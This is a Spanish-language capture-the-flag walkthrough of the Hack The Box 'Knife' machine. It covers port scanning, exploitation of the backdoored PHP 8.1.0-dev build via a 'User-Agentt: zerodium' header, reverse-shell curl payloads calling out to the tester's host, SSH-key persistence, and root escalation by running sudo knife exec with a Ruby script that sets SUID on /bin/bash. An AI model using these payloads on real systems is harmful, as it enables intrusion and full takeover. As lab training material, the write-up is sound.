
KNIFE MACHINE



ENUMERACION

Vemos que puertos abiertos tiene

```
nmap -p- --opent -T5 -n -v 10.129.112.108 -oG allPorts
```


```
File: extractPorts.tmp

[*] Extracting information ...

    [*] IP Address: 10.129.109.64
    [*] Open ports: 22,80

[*] Ports copied to clipboard
```

vamos a enumerar los servicios:

```
nmap -p22,80 -sC -sV 10.129.112.108 -oN targeted
```


```
File: targeted

# Nmap 7.91 scan initiated Sat May 22 15:09:44 2021 as: nmap -p22,80 -sS -sC -sV -oN targeted 10.129.109.64
Nmap scan report for 10.129.109.64
Host is up (0.19s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_  256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title:  Emergent Medical Idea
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat May 22 15:10:02 2021 -- 1 IP address (1 host up) scanned in 17.89 seconds
```

tiene el ssh que debe ser para conectarse en un futuro y el puerto 80 que es una pagina web, veamos que hay:



Esta pagina es muy interesante pues con wfuzz y gobuster no hemos logrado identificar subdominios o directorios. La pagina no utiliza ningun framework o CMS. Parecia no tener nada pero ahi es cuando se aprende algo y es el uso de una enumeracion con pinzas.

Wappalyzer nos muestra estas tecnologias:



vemos PHP 8.1.0 y apache 2.4.41 se va con lo que se tiene. Vamos a hacer un banner grabbing a la pagina para ver que informacion nos puede mostrar que normalmente cuando se encuentra algo con wfuzz la obviamos.

EXPLOTACION

Hicimos un banner grabbing a la pagina para ver si nos detalla algua tecnologia:

FORMAS DE HACER BANNER GRABBING

```
curl -I 10.129.112.108

-I es solo para mostrar headres
```

```
wget -q -S 10.129.112.108

-q para desactivar la salida del wget
-S para mostrar headers
```

```
whatweb http://10.129.112.108
```

```
HTTP/1.1 200 OK
Date: Mon, 24 May 2021 19:44:34 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.0-dev
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

vemos las versiones de las tecnologias que enumeramos mas un detalle, la version de PHP es la 8.1.0-dev que eso no mostraba el wappalyzer.

Vamos a buscar algo con esa version de PHP. Tanto buscar di con este repositorio:

https://github.com/flast101/php-8.1.0-dev-backdoor-rce

Mediante la adicion de una cabecera "User-Agentt" (con doble t) le indicamos la palabra 'zerodium' y despues una instruccion en codigo php, nos lo interpreta.

Mediante el codigo del ese repositorio me guie para enviar la cabecera:

```python
#!/usr/bin/env python3
import os
import re
import requests
host = input("Enter the full host url:\n")
request = requests.Session()
response = request.get(host)

if str(response) == '<Response [200]>':
    print("\nInteractive shell is opened on", host, "\nCan't acces tty; job crontol turned off.")
    try:
        while 1:
            cmd = input("$ ")
            headers = {
            "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0",
            "User-Agentt": "zerodiumsystem('" + cmd + "');"
            }
            response = request.get(host, headers = headers, allow_redirects = False)
            current_page = response.text
            stdout = current_page.split('<!DOCTYPE html>',1)
            text = print(stdout[0])
    except KeyboardInterrupt:
        print("Exiting...")
        exit

else:
    print("\r")
    print(response)
    print("Host is not available, aborting...")
    exit
```

vemos que la cabecera tiene el valor de zerodiumsystem();, esto es porque en php puedes ejecutar comandos del sistema de diferentesformas entre ellas con system():

```
exec() -> ejecuta un programa externo
shell_exec() -> devuelve la salida como una cadena
system() -> muestra la salida como es
```

podemos usar el script del repositorio o curl para mandar esta cabecera, vamos a usar curl para mandarnos una bash a nosotros. Estaremos escuchando en el puerto 4242:

```
curl -i -H "User-Agentt: zerodiumsystem('/bin/bash -c \"bash -i >& /dev/tcp/10.10.16.30/4242 0>&1\"');" 10.129.112.108

-H para enviar headers
```

```
└─# nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.16.30] from (UNKNOWN) [10.129.112.108] 35850
bash: cannot set terminal process group (864): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$
```

vemos que entramos como james.

Tambien podriamos hacer:

```
curl -i -H "User-Agentt: zerodiumexec('/bin/bash -c \"bash -i >&
/dev/tcp/10.10.16.30/4242 0>&1\"');" 10.129.112.108

curl -i -H "User-Agentt: zerodiumshell_exec('/bin/bash -c \"bash -i >&
/dev/tcp/10.10.16.30/4242 0>&1\"');" 10.129.112.108
```

Ya que estas funciones nos permiten ejecutar comandos, ya podemos ver la flag:

```
james@knife:~$ pwd
pwd
/home/james
james@knife:~$ cat user.txt
cat user.txt
2994ce346974713381bb9143c9bc216b
james@knife:~$
```

si vemos que en la misma ruta se tiene el directorio oculto .ssh podemos conectarnos por ssh con su id_rsa:

```
ls -la
```

```
james@knife:~$ ls -la
ls -la
total 40
drwxr-xr-x 5 james james 4096 May 18 13:20 .
drwxr-xr-x 3 root  root  4096 May  6 14:44 ..
lrwxrwxrwx 1 james james    9 May 10 16:23 .bash_history → /dev/null
-rw-r--r-- 1 james james  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 james james 3771 Feb 25  2020 .bashrc
drwx------ 2 james james 4096 May  6 14:45 .cache
drwxrwxr-x 3 james james 4096 May  6 16:32 .local
-rw-r--r-- 1 james james  807 Feb 25  2020 .profile
-rw-rw-r-- 1 james james   66 May  7 14:16 .selected_editor
drwx------ 2 james james 4096 May 18 13:20 .ssh
-r-------- 1 james james   33 May 24 17:25 user.txt
```

nosotros somos los propietarios, ingresamos a la carpeta:

```
cd .ssh
ls
```

```
james@knife:~/.ssh$ ls
ls
id_rsa
id_rsa.pub
```

vemos unas llaves publicas ya creadas, podemos crear otras y poner una contraseña que sepamos:

```
ssh-keygen

<enter>

overwrite <yes>

passphrase <algo que nos acordemos> 12345
repeat passphrase <12345>
```

```
james@knife:~/.ssh$ ssh-keygen
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/james/.ssh/id_rsa):
/home/james/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase): 12345
Enter same passphrase again: 12345
Your identification has been saved in /home/james/.ssh/id_rsa
Your public key has been saved in /home/james/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:C8f1VP64jfo/VdYtra8pfd2S74sSHYjp8nmPmXjBYpQ james@knife
The key's randomart image is:
+---[RSA 3072]----+
|              .  |
|             o   |
|          = o ..o|
|       . E + ..o*|
|      . S . o o+o|
|       + = + ..+.|
|        = o o.oo=|
|         o.+=•=o=|
|         .o++=+O*|
+----[SHA256]-----+
james@knife:~/.ssh$
```

con eso creamos otra identidad RSA para ssh, lo sobrescribimos la existente. Vemos que tenemos 2 archivos:

```
james@knife:~/.ssh$ ls
ls
id_rsa
id_rsa.pub
james@knife:~/.ssh$
```

una es una clave publica y otra privada, vamos a crear un archivo llamado **authorized_keys** donde vamos a agregar la clave publica. Este archivo va a dejar autorizar a todo aquel que proporcione su clave par (privada) a la hora de autenticarse.

```
touch authorized_keys
```

```
cat ad_rsa.pub


echo "id_rsa.pub output" > authorized_keys
```

```
james@knife:~/.ssh$ cat author
cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC7QbX9pJXrl+dzIR8LsZTaoNcd7GZ5iPtkV68SUKgu
OLsBpkgsABYNfkPc+RVQfqsRvlp5cCWmnwGbIHlHzpV1QSUhtjjbvfW0pd7vv5Cmnmfen5bKe0pj6AJl
KF02rdC5kzCQYBDS7IvBHbqOaqpBousz0FlX0LW1HVSF8zLEkzN9ag4Sm6EEcU1sT45DeFbigRsqyQK9
9TFEoLj+9+MMYvEJxsvV8eDiGFJJmymzh5yOPlW3Cnrj/Oi2U5o1odpaUIlO+41LUUOvL/24JzD/S5LV
kI+cofo9cCMu3Fa0jwrbZoBmm4YrCMAWEVgokKmccqfenTk9Z4aS5jVUFIw/aGx5PpMOI1cAXjCVdszR
GEvI73W9dh9+DLpGfmrIC9zgpkj0jOeZ2+HVt9BrZ3aqWzRnQdlIzU5tI6ipqdviXGkkh+a956Td0Gi6
PPmyfmbZF2wm5xRlcjVhH10K0h4J6nZVJgOr/J1S+sQDFisI3uCey4pv5DZYYJCFHlU3XHU= james@k
nife
```


ahora vamos a copiarnos a nuestra equipo kali en un archivo llamado id_rsa la clave privada y le otorgaremos el permiso 600:

```
chmod 600 id_rsa
```

```
┌──(root💀kali)-[/home/…/Escritorio/HTB/knife/content]
└─# chmod 600 id_rsa

┌──(root💀kali)-[/home/…/Escritorio/HTB/knife/content]
└─# cat id_rsa

       File: id_rsa

   1   -----BEGIN OPENSSH PRIVATE KEY-----
   2   b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDU2BRLAK
   3   wbN2NYXfoPShW6AAAAEAAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAABgQC7QbX9pJXr
   4   l+dzIR8LsZTaoNcd7GZ5iPtkV68SUKguOLsBpkgsABYNfkPc+RVQfqsRvlp5cCWmnwGbIH
   5   lHzpV1QSUhtjjbvfW0pd7vv5Cmnmfen5bKe0pj6AJlKF02rdC5kzCQYBDS7IvBHbqOaqpB
   6   ousz0FlX0LW1HVSF8zLEkzN9ag4Sm6EEcU1sT45DeFbigRsqyQK99TFEoLj+9+MMYvEJxs
   7   vV8eDiGFJJmymzh5yOPlW3Cnrj/Oi2U5o1odpaUIlO+41LUUOvL/24JzD/S5LVkI+cofo9
   8   cCMu3Fa0jwrbZoBmm4YrCMAWEVgokKmccqfenTk9Z4aS5jVUFIw/aGx5PpMOI1cAXjCVds
   9   zRGEvI73W9dh9+DLpGfmrIC9zgpkj0jOeZ2+HVt9BrZ3aqWzRnQdlIzU5tI6ipqdviXGkk
  10   h+a956Td0Gi6PPmyfmbZF2wm5xRlcjVhH10K0h4J6nZVJgOr/J1S+sQDFisI3uCey4pv5D
  11   ZYYJCFHlU3XHUAAAWAkRzradbVSfjyoNL/l9GWCZDNcYum7fkbdx+uklw1J5c1nvFZPyft
  12   bVpS6wPBk5QvtDX1pQeaYSkpTbe5mre1xm49mzuAkynXjX+0nsy8NOg7czSW6ODfM7HXLk
  13   Ha6Te1irA6fSXUbTeNmrAj+4yT/UvkvA1CER+5BpYkmswINX6WurE5s3sp52zvdIXEihtp
  14   YYaMoke+KGE1tbh0HChaDEP/MEnwWuDpwj4vGPTC/3Ah55qExJK3NLIDEz4lemy8ePBU8/
  15   NcoAz9uss89sxXRUV5lt1RED1h1TKc2HyG1DASUVpD4d9qZw55t+tQCDYy3LqpPdcCMAsa
  16   8iMKr0n1GNMo45JGRSPpTZNLxoepzZn3P8i99h7hmoIbGcSmRErqshZlgTC+UmdQevtg2P
  17   8ddJ73KzxIxsyN5SfNUC/BYFnxBYWSp65HhnwFd/2iM07grChtZhY+bbXRW6daHeQ8em06
  18   r7qggDLKy6csUGfOwKJvSsD8mXlV0FJ30tp13jFcbeHhsEmV5c/S3ujnd+VIgq0sRfNlzf
  19   AT57BfY5h8Rxw+01bgiNahqGialOa6k8ypOB5hWT1AHuyEpX5CmNkMkEOg/2aALtDnHzxe
  20   Y3blNsk3z+cGxpCFMLJGly0BsTEVVyEs7EnYL9lJZ8K14ycQFm5ny3coESyXCHj2vxnRUr
  21   jL3ZXSArGryrnLbXVFExiIV2GptcGeTFuULijyWkjPXI+OdEfFhmiQ00VsWIqf23RjnMkq
  22   k6dtAqJgeqdi/823LFNn0TIxkVnJNF708EdQCWD41r1UZi77h4M8VAO7miYFFv2tzDn3ce
```

y nos autenticaremos como el usuario james a la maquina pero en lugar de contraseña le vamos a proporcionar nuestra clave privada:

```
ssh -i id_rsa james@10.129.112.108
<enter>
<colocamos el passphrase>
```



ya estamos como james a traves de ssh.


ELEVACION DE PRIVILEGIOS

vemos que puede ejecutar como sudo este usuario:

```
sudo -l
```

vemos que puede ejecutar **/usr/bin/knife** la verdad no sabia que es esto por lo que google nos ayuda bastante busque "/usr/bin/knife linux" en google y el primer enlace mostraba una documentacion de un programa.

https://docs.chef.io/workstation/knife_setup/



Y al parecer chef es una herramienta de Devops.

Vi y en la foto muestra que se tiene que configurar un archivo de configuracion con extension rb por lo que puede deducir que interpreta el lenguaje ruby.

Bueno la idea es escalar privilegios asi que vamos a ver si knife puede ejecutar algun comando en ruby, asi lo busque en gogle y encontré esto:

https://docs.chef.io/workstation/knife_exec/

Ruby Scripts

For Ruby scripts that will be run using the `exec` subcommand, note the following:

- The Ruby script must be located on the system from which knife is run (and not be located on any of the systems that knife will be managing).
- Shell commands will be run from a management workstation. For example, something like `%x[ls -lash /opt/only-on-a-node]` would give you the directory listing for the "opt/only-on-a-node" directory or a "No such file or directory" error if the file does not already exist locally.
- When the chef-shell DSL is available, the Chef Infra Client DSL will not be (unless the management workstation is also a Chef Infra Client). Without the Chef Infra Client DSL, a bash block cannot be used to run bash commands.

Syntax

This subcommand has the following syntax:

Copy

```
knife exec SCRIPT (options)
```

Es posible ejecutar un script en ruby y como lo puede ejecutar el sudo podemos ver como ejecutar comandos de sistema en ruby.


En este caso al poder ejecutar un comando como sudo (root) se puede realizar la escalacion de varias formas pero lo que haremos es colocar el permiso SUID a /bin/bash.

creamos un archivo en ruby y le comocamos esto:

```
system("chmod 4755 /bin/bash")
```

con syste podemos ejecutar comandos a nivel de sistema en ruby, una vez ejecutado esto solo seria hacer un /bin/bash -p y seriamos root:

```
echo 'system("chmod 4755 /bin/bash")' > test.rb

sudo /usr/bin/knife exec test.rb

/bin/bash -p
```



OPCION 2

creamos un script en ruby que directamente nos muestre la flag

```
echo 'system("cat /root/root.txt")' > test.rb


sudo /usr/bin/knife exec test.rb
```

NOTA

ya como root podemos aplicar lo del id_rsa ya que se tiene el directorio .ssh en la ruta /root